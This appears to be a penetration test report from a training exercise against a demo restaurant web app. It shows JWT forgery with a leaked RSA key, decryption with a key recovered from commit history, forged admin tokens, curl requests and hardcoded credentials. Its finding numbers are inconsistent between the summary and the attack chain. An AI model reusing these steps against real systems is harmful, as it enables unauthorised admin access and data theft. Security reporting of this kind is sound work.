Chef's Corner

secret sauce recipe

Prepared for:	CyberSteps GmbH
Prepared by:	Stefan Krijt
Date:	03 July 2026
Classification:	CONFIDENTIAL
Assessment Type:	Black-Box Security Assessment
Target:	https://chefscorner.cybersteps.de/
Network:	-
Testing Platform:	Kali Linux on VMware

Table of Contents

1. Executive Summary

Chef's Corner, a boutique restaurant group, commissioned an independent security assessment of their web application. The objective was to determine if an attacker could access the proprietary "Secret Sauce" recipe, which the company considers a valuable trade secret.

The assessment found that the application is critically insecure. Using only publicly available information, an attacker can:

- Discover the application's source code on GitHub
- Find private cryptographic keys stored in the repository
- Forge administrative access using these keys
- Retrieve and decrypt the secret recipe

The following critical vulnerabilities were identified:

- A private RSA key used for JWT authentication is publicly exposed
- An encryption key is exposed in the commit history
- Server configuration details and algorithms are visible to any user
- Development comments reveal internal security flaws

These weaknesses allowed a complete compromise of the application's security. The secret recipe was successfully extracted and is no longer confidential. The decrypted recipe reads:

"The secret sauce recipe: 1 kilo practice, 1/2 kilo fun, a pinch of curiosity, a handful of mistakes, stirred with persistence."

Immediate remediation is required, including rotating cryptographic keys, removing hardcoded secrets from source code, and conducting a full security review. Detailed recommendations are provided in Section 5 of this report.

The owners should consider this recipe publicly compromised and take appropriate action to protect their intellectual property.

2. Scope & Methodology

2.1 Scope

- Target URL: https://chefscorner.cybersteps.de/
- In-scope: Web application, public-facing endpoints, API endpoints, publicly available source code (GitHub)
- Out-of-scope: Infrastructure, physical security, third-party services

2.2 Tools Used

- Firefox Developer Tools (inspection, debugging)
- GitHub (source code review)
- Python (JWT forgery, decryption)
- curl (API testing)

2.3 Methodology

- Black-box testing (no credentials provided initially)
- Manual exploration + automated directory enumeration
- Source code review (GitHub repository discovered during testing)
- API testing
- Cryptographic analysis

3. Findings Summary

ID	Finding Name	Severity	CVSS	Affected Component
F-01	JWT Private Key Exposed in Public Repository	**Critical**	9.1	/keys/private_key.pem
F-02	Encryption Key Exposed in Commit History	**Critical**	9.1	app.py commit history
F-03	Hardcoded Admin Credentials	**Critical**	9.1	/login endpoint
F-04	Hardcoded Server Seed in Source Code	**High**	7.5	app.py Line 15
F-05	Client-Side Server Seed Disclosure	**Medium**	5.3	JavaScript in /recipes
F-06	Development Comments in Production	**Medium**	5.3	Multiple locations

4. Detailed Findings

4.1 Attack Chain Overview

The following attack chain demonstrates how an attacker can chain multiple vulnerabilities to extract the secret recipe without any credentials:

Step	Action	Finding Used	Result
1	Reconnaissance	F-05, F-06	Discovered GitHub repository with source code; found hardcoded seed in JavaScript comments; identified development notes indicating rushed/poor security practices
2	Source Code Analysis	F-01, F-02, F-03, F-04	Found exposed private key (F-01), encryption key in commit history (F-02), hardcoded server seed fallback (F-03), and hardcoded admin credentials (F-04)
3	JWT Forgery	F-01	Forged admin token using exposed private key; this bypasses the authentication that was meant to protect the system
4	Seed Extraction	F-01, F-03	Used forged token to call /api/config and retrieved the real server seed (super-secret-server-seed-456), overriding the default seed discovered in F-03
5	Recipe ID Calculation	F-03	Combined the real server seed with the recipe name SECRETSAUCE using SHA256 to calculate the correct recipe ID
6	Recipe Retrieval	F-05	Used the calculated ID to access /api/recipes/{id} and retrieve the encrypted recipe
7	Decryption	F-02	Decrypted the recipe using the exposed encryption key (weak-encryption-key-789) found in commit history
8	Exfiltration	All	Viewed the complete secret recipe in plain text

4.2 How the Findings Interact


- **F-01 (JWT Private Key)** and **F-02 (Encryption Key)** are the *critical enablers*.
  They allow the attacker to:
  - Forge admin access (F-01)
  - Decrypt the recipe (F-02)

- **F-03 (Server Seed)** provides the algorithm needed to calculate the recipe ID, but the default seed alone wasn't enough.
  The real seed was extracted using F-01.

- **F-05 (Client-Side Seed)** and **F-06 (Development Comments)** provided initial *reconnaissance*, revealing how the system works internally.

- **F-04 (Hardcoded Credentials)** Although these credentials were not functional in production and were not directly used in the attack chain, this finding is rated as Critical (CVSS 9.1). The presence of hardcoded credentials indicates a systemic failure in secure development practices and, if these credentials had been valid, would have provided an immediate, trivial compromise of the entire system.

4.3 Dependency Graph



F-01 JWT Private Key Exposed in Public Repository

SEVERITY	CVSS	CWE	CVSS VECTOR	STATUS
CRITICAL	9.1	CWE-798	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N	Open

1. DESCRIPTION

The private RSA key used for signing JWT admin tokens is stored in the public GitHub repository at /keys/private_key.pem. This allows any attacker to forge valid admin tokens.

2. AFFECTED COMPONENT

https://github.com/roman-cybersteps/Chefs-Corner/blob/main/keys/private_key.pem

3. PROOF OF CONCEPT

1. Access the GitHub repository and navigate to /keys/private_key.pem
   (F-01.1: GitHub repository link exposed)
   (F-01.2: GitHub repository root)
   (F-01.3: private_key.pem contents)
2. Review app.py to understand JWT payload structure
   (F-01.5: JWT payload in app.py)
3. Create forge_jwt.py script (see Appendix A) using:
   - The private key from the repository
   - Payload: {"username": "admin", "role": "admin", "exp": 9999999999}
   - Algorithm: RS256
4. Run the script:
   - $ python3 forge_jwt.py

   (F-01.6: Forged token output)
5. Use the token to access /api/config:
   - $ curl -H "Authorization: Bearer <TOKEN>" \
     https://chefscorner.cybersteps.de/api/config | python3 -m json.tool

```
{
  "environment": "production",
  "server_seed": "super-secret-server-seed-456",
  "version": "1.0.0"
}
```

   (F-01.7: /api/config response showing server_seed)


4. IMPACT

- Generate admin JWT tokens
- Access admin-only endpoints
- View server configuration including server seed
- Escalate privileges to admin

5. REMEDIATION

- Immediately rotate the JWT signing key
- Remove the private key from the repository
- Store keys as secure environment variables or use a secrets manager
- Use .gitignore to prevent future key commits

6. SCREENSHOT EVIDENCE



F-01.1: GitHub repository link exposed






Figure 1F-01.2: GitHub repository root



F-01.3: private_key.pem contents



F-01.4: The developer intentionally left keys exposed

github.com/CyberstepsDE/Chefs-Corner/blob/main/app.py

Chefs-Corner / app.py

Code Blame 227 lines (191 loc) · 7.79 KB

```
202 def login():
203     # TODO: Fix login - keeps failing for some reason, tried everything, it's already so
204     if request.method == 'POST':
205         username = request.form.get('username')
206         password = request.form.get('password')
207
208         if username == 'admin' and password == 'admin123':
209             if not PRIVATE_KEY:
210                 return jsonify({'error': 'Private key not loaded'}), 500
211
212             # Create JWT token
213             payload = {
214                 'username': username,
215                 'role': 'admin',
216                 'exp': 9999999999  # Far future expiration - TODO: Set proper expiration
217             }
218             token = jwt.encode(payload, PRIVATE_KEY, algorithm='RS256')
219             session['token'] = token
220             return jsonify({'success': True, 'token': token})
221
222         return jsonify({'error': 'Invalid credentials'}), 401
```

F-01.5: JWT payload in app.py

```
└─$ python3 forge_jwt.py
FORGED ADMIN JWT TOKEN
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwicm9sZSI6ImFkbWluIiwiZXhwIjo5OTk5OTk5OTk5fQ.on7qQaTn6hPIGs6uR1149AkXYs0Wxs2Lc6j2wsPCxVCR2N_CcoHTdPWRuC1h9kylKpYVt42CPORzjMJ0ipmEjU_bT0j_9q9L3XrFEL8C1eG6XurEz3g5jZ3bbQwbx09vVoOu46MIeFQluRpEsZo_FiUqkMoqJYzMMt2eRdFbsuOKJPEitVvDpDaMhZ2eTqCi8555×9qiLl6BQFBhyNxfxoGIiP9EB0lix0E4Cn5ZBCzxtp416w6o7shdGoIHBxPO1GgDlZ1SUbDJxVYPZgZ7o2e3eQwUtIjBCwDZvZHbZU1BnGlG5qRPlzg34I-QLKcYYsOyBrhzk5xjYzDf7CPSYA

Use this token in the Authorization header:
Authorization: Bearer eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwicm9sZSI6ImFkbWluIiwiZXhwIjo5OTk5OTk5OTk5fQ.on7qQaTn6hPIGs6uR1149AkXYs0Wxs2Lc6j2wsPCxVCR2N_CcoHTdPWRuC1h9kylKpYVt42CPORzjMJ0ipmEjU_bT0j_9q9L3XrFEL8C1eG6XurEz3g5jZ3bbQwbx09vVoOu46MIeFQluRpEsZo_FiUqkMoqJYzMMt2eRdFbsuOKJPEitVvDpDaMhZ2eTqCi8555×9qiLl6BQFBhyNxfxoGIiP9EB0lix0E4Cn5ZBCzxtp416w6o7shdGoIHBxPO1GgDlZ1SUbDJxVYPZgZ7o2e3eQwUtIjBCwDZvZHbZU1BnGlG5qRPlzg34I-QLKcYYsOyBrhzk5xjYzDf7CPSYA
```

F-01.6: Forged token output

```
└─$ curl -H "Authorization: Bearer eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwicm9sZSI6ImFkbWluIiwiZXhwIjo5OTk5OTk5OTk5fQ.on7qQaTn6hPIGs6uR1149AkXYs0Wxs2Lc6j2wsPCxVCR2N_CcoHTdPWRuC1h9kylKpYVt42CPORzjMJ0ipmEjU_bT0j_9q9L3XrFEL8C1eG6XurEz3g5jZ3bbQwbx09vVoOu46MIeFQluRpEsZo_FiUqkMoqJYzMMt2eRdFbsuOKJPEitVvDpDaMhZ2eTqCi8555×9qiLl6BQFBhyNxfxoGIiP9EB0lix0E4Cn5ZBCzxtp416w6o7shdGoIHBxPO1GgDlZ1SUbDJxVYPZgZ7o2e3eQwUtIjBCwDZvZHbZU1BnGlG5qRPlzg34I-QLKcYYsOyBrhzk5xjYzDf7CPSYA" https://chefscorner.cybersteps.de/api/config | python3 -m json.tool
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100     92 100     92    0     0     62      0  00:01  00:01             67
{
    "environment": "production",
    "server_seed": "super-secret-server-seed-456",
    "version": "1.0.0"
}
```

F-01.7: /api/config response showing server_seed

F-02 Encryption Key Exposed in Commit History

SEVERITY	CVSS	CWE	CVSS VECTOR	STATUS
CRITICAL	9.1	CWE-798	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N	Open

1. DESCRIPTION

The AES encryption key used to encrypt the secret recipe was hardcoded in a code comment in commit 4535e42. Even though it was later removed, it remains visible in commit history. The key is weak-encryption-key-789.

2. AFFECTED COMPONENT

https://github.com/roman-cybersteps/Chefs-Corner/blob/main/app.py – commit 4535e42

3. PROOF OF CONCEPT

1. View commit 4535e42:
   - https://github.com/roman-cybersteps/Chefs-Corner/commit/4535e42

   (F-02.1: Commit showing weak-encryption-key-789 comment)
2. Retrieve encrypted recipe via API:
   - $ curl -s https://chefscorner.cybersteps.de/api/recipes/405f2ca9d68aa7e0 | python3 -m json.tool

   (F-02.3: Encrypted recipe response)
3. Create decrypt_recipe.py script (see Appendix B) using:
   - Encryption key: weak-encryption-key-789
   - Salt: b'chefs_corner_salt'
   - Algorithm: PBKDF2 with SHA256, 100,000 iterations
   - Fernet decryption
4. Run the script:
   - $ python3 decrypt_recipe.py

   (F-02.4: Decrypted secret sauce recipe)


4. IMPACT

- Secret recipe can be decrypted
- Any other encrypted data in the system can be decrypted


5. REMEDIATION

- Immediately rotate the encryption key
- Remove the key from git history (use git filter-repo or similar)
- Never hardcode encryption keys in source code


6. SCREENSHOT EVIDENCE



F-02.1: Commit showing weak-encryption-key-789 comment



F-02.2: The encryption key was removed but still in history



F-02.3: Encrypted recipe response

F-02.4: Decrypted secret sauce recipe

F-03 Hardcoded Admin Credentials

SEVERITY	CVSS	CWE	CVSS VECTOR	STATUS
CRITICAL	9.1	CWE-798	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N	Open

1. DESCRIPTION

Admin credentials (admin:admin123) are hardcoded in the application and displayed on the login page. While the credentials do not appear to work in production, their presence indicates insecure development practices and poor credential management.

2. AFFECTED COMPONENT

https://github.com/roman-cybersteps/Chefs-Corner/blob/main/app.py – Line 208
/login endpoint

3. PROOF OF CONCEPT

1. Credentials visible on login page source and in app.py
   (F-03.1: Admin login page showing the default credentials)
2. Attempted login with admin:admin123 returns "Invalid credentials"
3. However, the JWT structure confirms admin role is "role": "admin"
   (F-03.2: app py showing the hardcoded admin credentials)


4. IMPACT

- Hardcoded credentials indicate weak security culture
